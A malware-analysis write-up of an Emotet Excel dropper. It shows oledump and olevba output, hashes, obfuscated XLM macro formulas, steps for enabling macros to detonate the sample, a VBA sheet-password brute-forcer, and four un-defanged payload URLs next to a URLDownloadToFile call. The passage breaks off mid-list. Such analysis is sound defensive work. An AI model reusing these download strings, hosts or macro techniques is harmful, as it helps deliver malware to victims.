

# Emotet Campaign:

By Ilan Duhin

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## Executive Summary:




5 min read

Feb 26, 2023

In the last months, there has been an extensive campaign in Europe, especially of malware that calls “Emotet”. The malware arrives as an Excel file and tries to communicate with a number of URLs and in the end, download four DLL files to the machine.

Emotet uses an API call of CreateDirectoryA to create a folder where the files will be saved locally on the computer and from there run through Regsvr32.exe.

Press enter or click to view image in full size



Emotet Behavior

### Static Analysis:

### OLE Tools:

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```
remnux@remnux:~/Downloads$ oledump.py Payment\ details.xls
1:      4096 '\x05DocumentSummaryInformation'
2:      4096 '\x05SummaryInformation'
3:     210147 'Workbook'
```

Checking the file structure.

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```
remnux@remnux:~/Downloads$ oledump.py -s 1 Payment\ details.xls | more
00000000: FE FF 00 00 0A 00 02 00 00 00 00 00 00 00 00 00 .....
00000010: 00 00 00 00 00 00 00 00 01 00 00 00 02 D5 CD D5 .....
00000020: 9C 2E 1B 10 93 97 08 00 2B 2C F9 AE 30 00 00 00 .....+,...0...
00000030: 20 01 00 00 09 00 00 00 01 00 00 00 50 00 00 00 .....P...
00000040: 0F 00 00 00 58 00 00 00 17 00 00 00 64 00 00 00 ...X.....d...
00000050: 0B 00 00 00 6C 00 00 00 10 00 00 00 74 00 00 00 ...l.....t...
00000060: 13 00 00 00 7C 00 00 00 16 00 00 00 84 00 00 00 ...|.....
00000070: 0D 00 00 00 8C 00 00 00 0C 00 00 00 E0 00 00 00 .....
00000080: 02 00 00 00 E3 04 00 00 1E 00 00 00 04 00 00 00 .....
00000090: 00 00 00 00 03 00 00 00 00 00 10 00 0B 00 00 00 .....
000000A0: 00 00 00 00 0B 00 00 00 00 00 00 00 0B 00 00 00 .....
000000B0: 00 00 00 00 0B 00 00 00 00 00 00 00 1E 10 00 00 .....
000000C0: 07 00 00 00 06 00 00 00 53 68 65 65 74 00 07 00 .....Sheet...
000000D0: 00 00 53 68 65 65 74 31 00 07 00 00 00 53 68 65 ..Sheet1....She
000000E0: 65 74 32 00 07 00 00 00 53 68 65 65 74 33 00 07 et2....Sheet3..
000000F0: 00 00 00 53 68 65 65 74 34 00 07 00 00 00 53 68 ...Sheet4....Sh
00000100: 65 65 74 35 00 07 00 00 00 53 68 65 65 74 36 00 eet5....Sheet6.
00000110: 0C 10 00 00 04 00 00 00 1E 00 00 00 06 00 00 00 .....
00000120: CB E8 F1 F2 FB 00 03 00 00 00 06 00 00 00 00 1E 00 .....
00000130: 00 00 12 00 00 00 CC E0 EA F0 EE F1 FB 20 45 78 ..... Ex
00000140: 63 65 6C 20 34 2E 30 00 03 00 00 00 01 00 00 00 cel 4.0.....
00000150: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

Getting a clue that we have inside the excel **6 sheets**.

Press enter or click to view image in full size

```
remnux@remnux:~/Downloads$ malwoverview.py -b 1 -B ef2ce641a4e9f270eea626e8e4800b0b97b4a436c40e7af30aeb6f02566b809c
-----
MALWARE BAZAAR REPORT
-----
sha256_hash: ef2ce641a4e9f270eea626e8e4800b0b97b4a436c40e7af30aeb6f02566b809c
sha1_hash: 47bfe94aa96ef43231890f04ccd286b0888e10c8
md5_hash: 2486374800299563ab8934122234242a
first_seen: 2022-11-02 09:07:57
last_seen: 2022-11-08 11:48:27
file_name: emotet.xls
file_size: 221696 bytes
file_type: xls
mime_type: application/vnd.ms-excel
tlsh: T1E724F15B77999E6EF529C33408E7036A7273FD008F6B074B3609B795AFB48A05E13246
reporter: ffforward
delivery: email attachment
tags: E4 Emotet Epoch4 ITA SilentBuilder Teledue Fattura 2022 xls
```

Checking the capabilities of the file by using malwoverview.py and get some clues.

Press enter or click to view image in full size

```
Dr.Web rules:
  Sending a custom TCP request by exploiting the app vulnerability
  Launching a process by exploiting the app vulnerability
  Sending an HTTP GET request
  Searching for the window
  Creating a window
  Creating synchronization primitives
  DNS request
  Creating a file
  Creating a process with a hidden window
  Launching a process
  Moving a recently created file
```

Get inside to the third stream and extract his strings.

Press enter or click to view image in full size

```
remnux@remnux:~/Downloads$ oledump.py -s 3 -S Payment\ details.xls
```

**Find 4 suspicious URLs.**

```
n", "URLDownloadToFil
s://audioselec.com/about/dDw5ggtyMojggTqhc/", "
://intolove.co.uk/wp-admin/FbGhiWtrEzrQ/", "
s://geringer-muehle.de/wp-admin/G/", "
://isc.net.ua/themes/3rU/", "
```

The file contains macro. In addition, find all cells that contains the whole code.

```


remnux@remnux:~/Downloads$ olevba Payment\ details.xls
XLMMacroDeobfuscator: pywin32 is not installed (only is required if you want to
olevba 0.60.1 on Python 3.8.10 - http://decalage.info/python/oletools
=====
FILE: Payment details.xls
Type: OLE
-----
VBA MACRO xlm_macro.txt
in file: xlm_macro - OLE stream: 'xlm_macro'
-----
' RAW EXCEL4/XLM MACRO FORMULAS:
' SHEET: Sheet6, Macrosheet
' CELL:G13, =(((((((FORMULA((((((((((((('Sheet1'!L24&'Sheet1'!L26)&'Sheet1'!L27)
5'!E9)&'Sheet3'!M26,G16)=FORMULA((((((((((((((((('Sheet1'!L24&'Sheet1'!G8)&'Sh
)&'Sheet1'!A4)&'Sheet3'!C32)&'Sheet1'!F10)&'Sheet3'!P21)&'Sheet3'!L8)&'Sheet5'!E
2'!F6)&'Sheet2'!N19)&'Sheet1'!F10)&'Sheet2'!R3)&'Sheet5'!Q21)&'Sheet2'!G28)&'She
26)&'Sheet1'!L30)&'Sheet1'!F24)&'Sheet1'!L26)&'Sheet3'!F19)&'Sheet3'!D5)&'Sheet1
2))=FORMULA((((((((((((((((('Sheet1'!L24&'Sheet1'!L26)&'Sheet1'!L27)&'Sheet1'!L28)&'Shee
M26,G24)=FORMULA((((((((((((((((('Sheet1'!L24&'Sheet1'!G8)&'Sheet1'!F4)&'Shee
'Sheet3'!C32)&'Sheet1'!F10)&'Sheet3'!P21)&'Sheet3'!L8)&'Sheet5'!J3)&'Sheet1'!F24
!N19)&'Sheet1'!F10)&'Sheet2'!R3)&'Sheet5'!Q21)&'Sheet2'!J29)&'Sheet3'!R13)&Shee
0)&'Sheet1'!F24)&'Sheet1'!L26)&'Sheet3'!F19)&'Sheet3'!D5)&'Sheet1'!A4)&'Sheet3'!
Sheet1'!L24&'Sheet1'!G44)&'Sheet1'!H46)&'Sheet1'!J44,G36), 0
'
' EMULATION - DEOBFUSCATED EXCEL4/XLM MACRO FORMULAS:
' CELL:G13, FullEvaluation, "False"
-----
+-----+-----+-----+
|Type      |Keyword      |Description|
+-----+-----+-----+
|Suspicious|XLM macro    |XLM macro found. It may contain malicious|
|          |             |code      |
+-----+-----+-----+

```

### Dynamic Analysis:

First, we have try to open the excel (part of office 2021) we notice that it opened without “Enable Content” pop up. after doing little research, the message shows just on 2007–2013 versions of office. After then, Microsoft blocks the option of enabling running macros automatically.


Press enter or click to view image in full size



To enable macros we need to change the option like in the picture below:

\*\* in office 2007/2013 it will run by clicking “Enable Content”


Press enter or click to view image in full size



Need to save and enter it again to an excel file.


And now...


Press enter or click to view image in full size




When we press on the button, four messages pops up.

Press enter or click to view image in full size






Press enter or click to view image in full size




child processes of Excel.

When clicking on regsvr32.exe you can see those macros using it to execute the malware. It acts like a dropper because it generates a folder to place his DLL there.


Press enter or click to view image in full size



when opening Excel and following the static investigation, we see 6 sheets that was hiding from the victim.



Each sheet requires a password.



To extract the password, we use “password breaker for VBA”.

Source: <https://www.instructables.com/VBA-Code-To-Unlock-A-Locked-Excel-Sheet/>

```
Sub PasswordBreaker()
```

```
‘Breaks worksheet password protection.
```

```
Dim i As Integer, j As Integer, k As Integer
```

```
Dim l As Integer, m As Integer, n As Integer
```

```
Dim i1 As Integer, i2 As Integer, i3 As Integer
```

```
Dim i4 As Integer, i5 As Integer, i6 As Integer
```

```
On Error Resume Next
```

```
For i = 65 To 66: For j = 65 To 66: For k = 65 To 66
```

```
For l = 65 To 66: For m = 65 To 66: For i1 = 65 To 66
```

```
For i2 = 65 To 66: For i3 = 65 To 66: For i4 = 65 To 66
```

```
For i5 = 65 To 66: For i6 = 65 To 66: For n = 32 To 126
```

```
ActiveSheet.Unprotect Chr(i) & Chr(j) & Chr(k) & _
```

```
Chr(l) & Chr(m) & Chr(i1) & Chr(i2) & Chr(i3) & _
```

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```
Chr(i4) & Chr(i5) & Chr(i6) & Chr(n)
```

If ActiveSheet.ProtectContents = False Then

MsgBox "One usable password is " & Chr(i) & Chr(j) & \_

Chr(k) & Chr(l) & Chr(m) & Chr(i1) & Chr(i2) & \_

Chr(i3) & Chr(i4) & Chr(i5) & Chr(i6) & Chr(n)

Exit Sub


End If

Next: Next: Next: Next: Next: Next


Next: Next: Next: Next: Next: Next

End Sub

To insert our VBA code we need to press: ALT+F11, paste it and Run.




Press enter or click to view image in full size




paste the password breaker inside every sheet.

Excel shows us automatically the password for the requested sheet.




We can verify it from press right click and see that the sheet is "Protected".



Sheet 1 data:

Press enter or click to view image in full size



**Sheet 2 data:**

Press enter or click to view image in full size



When we reorganize the strings we see four URL's:

- URLDownloadToFileA”, “JCCB”, 0, “https://audioselec.c[o]m/about/dDw5ggtyMojggTqhc

